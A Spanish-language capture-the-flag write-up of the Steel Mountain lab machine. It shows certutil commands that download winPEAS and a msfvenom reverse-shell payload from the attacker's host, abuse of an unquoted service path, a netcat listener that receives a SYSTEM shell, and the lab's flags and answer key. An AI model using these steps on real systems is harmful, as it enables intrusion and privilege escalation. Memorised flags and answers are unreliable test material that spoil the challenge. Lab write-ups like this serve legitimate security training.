
```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.133.194 - - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 -
10.10.133.194 - - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 -
10.10.133.194 - - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 -
10.10.133.194 - - [04/May/2024 02:41:15] "GET /nc.exe HTTP/1.1" 200 -
```

Manual

4. Escalación de privilegios si/no

Decargamos winPEASx64.exe dentro de la carpeta del servidor en python levantado previamente:






Descargamos el archivo en la máquina objetivo, mediante el siguiente comando:


```
C:\Users\bill\Desktop>certutil.exe -urlcache -f http://10.11.86.243/winPEASx64.exe winPEASx64.exe
certutil.exe -urlcache -f http://10.11.86.243/winPEASx64.exe winPEASx64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

05/04/2024  12:09 AM    <DIR>          .
05/04/2024  12:09 AM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
05/04/2024  12:09 AM         2,387,456 winPEASx64.exe
               2 File(s)      2,387,526 bytes
               2 Dir(s)  44,127,932,416 bytes free
```

Dentro de la ejecución encontramos lo siguiente:


Password del usuario bill:



Servicio AdvancedSystemCareService9 “no quotes and space detected”




Comprobamos que steelmountain\bill sí puede escribir en la carpeta IObit:




Para aprovecharnos de la vulnerabilidad anterior, se debe crear un payload de shell reverso incrustado en un archivo llamado Advanced.exe

Dicho archivo se configuró con el puerto 4433 para la escucha:



Una vez generado, se debe descargar en la máquina objetivo mediante el servidor http de python levantado anteriormente:




```
C:\Program Files (x86)\IObit>certutil -urlcache -f http://10.11.86.243/Advanced.exe Advanced.exe
certutil -urlcache -f http://10.11.86.243/Advanced.exe Advanced.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Program Files (x86)\IObit

05/04/2024  01:08 AM    <DIR>          .
05/04/2024  01:08 AM    <DIR>          ..
05/03/2024  10:09 PM    <DIR>          Advanced SystemCare
05/04/2024  01:08 AM             7,168 Advanced.exe
09/26/2019  10:35 PM    <DIR>          IObit Uninstaller
09/26/2019  08:18 AM    <DIR>          LiveUpdate
               1 File(s)          7,168 bytes
```

Antes de su ejecución, nos ponemos a la escucha mediante el puerto 4433 configurado previamente:

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ nc -lnvp 4433
listening on [any] 4433 ...
```

Detenemos el servicio de AdvancedSystemCare9 y lo volvemos a levantar para que el ejecutador de windows no vaya hasta la ruta absoluta:
C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
Y en su lugar se ejecute hasta:
C:\Program Files (x86)\IObit\Advanced.exe

Debido a que el orden de ejecución de windows es:
.bat
.exe
html
carpetas

```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```


```
C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
```

Y con netcat mediante el puerto 4433 a la escucha, ganamos acceso privilegiado:

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ nc -lnvp 4433
listening on [any] 4433 ...
connect to [10.11.86.243] from (UNKNOWN) [10.10.133.194] 49592
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

5. Banderas

```
C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365
```



Bandera1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera2	9af5f314f57607c00fd09803a587db80

6. Herramientas usadas

Bash Scripts	Para ejecución automatizada de comandos nmap para reconocimiento de puertos abiertos + servicios y versiones
Dirbuster	Para fuzzing sobre los sitios web alojados en los puertos 80 y 8080
WinPEASx64.exe	Para conocer formas de escalar privilegios en windows
msfvenom	Para generar el payload de Advanced.exe que abre una shell reversa de meterpreter en windows
Metaexploit	

7. Conclusiones y Recomendaciones

1) Es importante mantener los antivirus actualizados y de mayor jerarquía para evitar la ejecución de archivos o programas maliciosos, pese a su creación desde el usuario propietario.

8. EXTRA Opcional

Steel Mountain resume:

Who is the employee of the month?	Bill Harper
Scan the machine with nmap. What is the other port running a web server on?	8080
Take a look at the other web server. What file server is running?	Rejetto http file server
What is the CVE number to exploit this file server?	2014-6287
Use Metasploit to get an initial shell. What is the user flag?	b04763b6fcf51fcd7c13abc7db4fd365
What is the name of the service which shows up as an unquoted service path vulnerability?	AdvancedSystemCareService9
What is the root flag?	9af5f314f57607c00fd09803a587db80
What powershell -c command could we run to manually find out the service name?	powershell -c Get-Service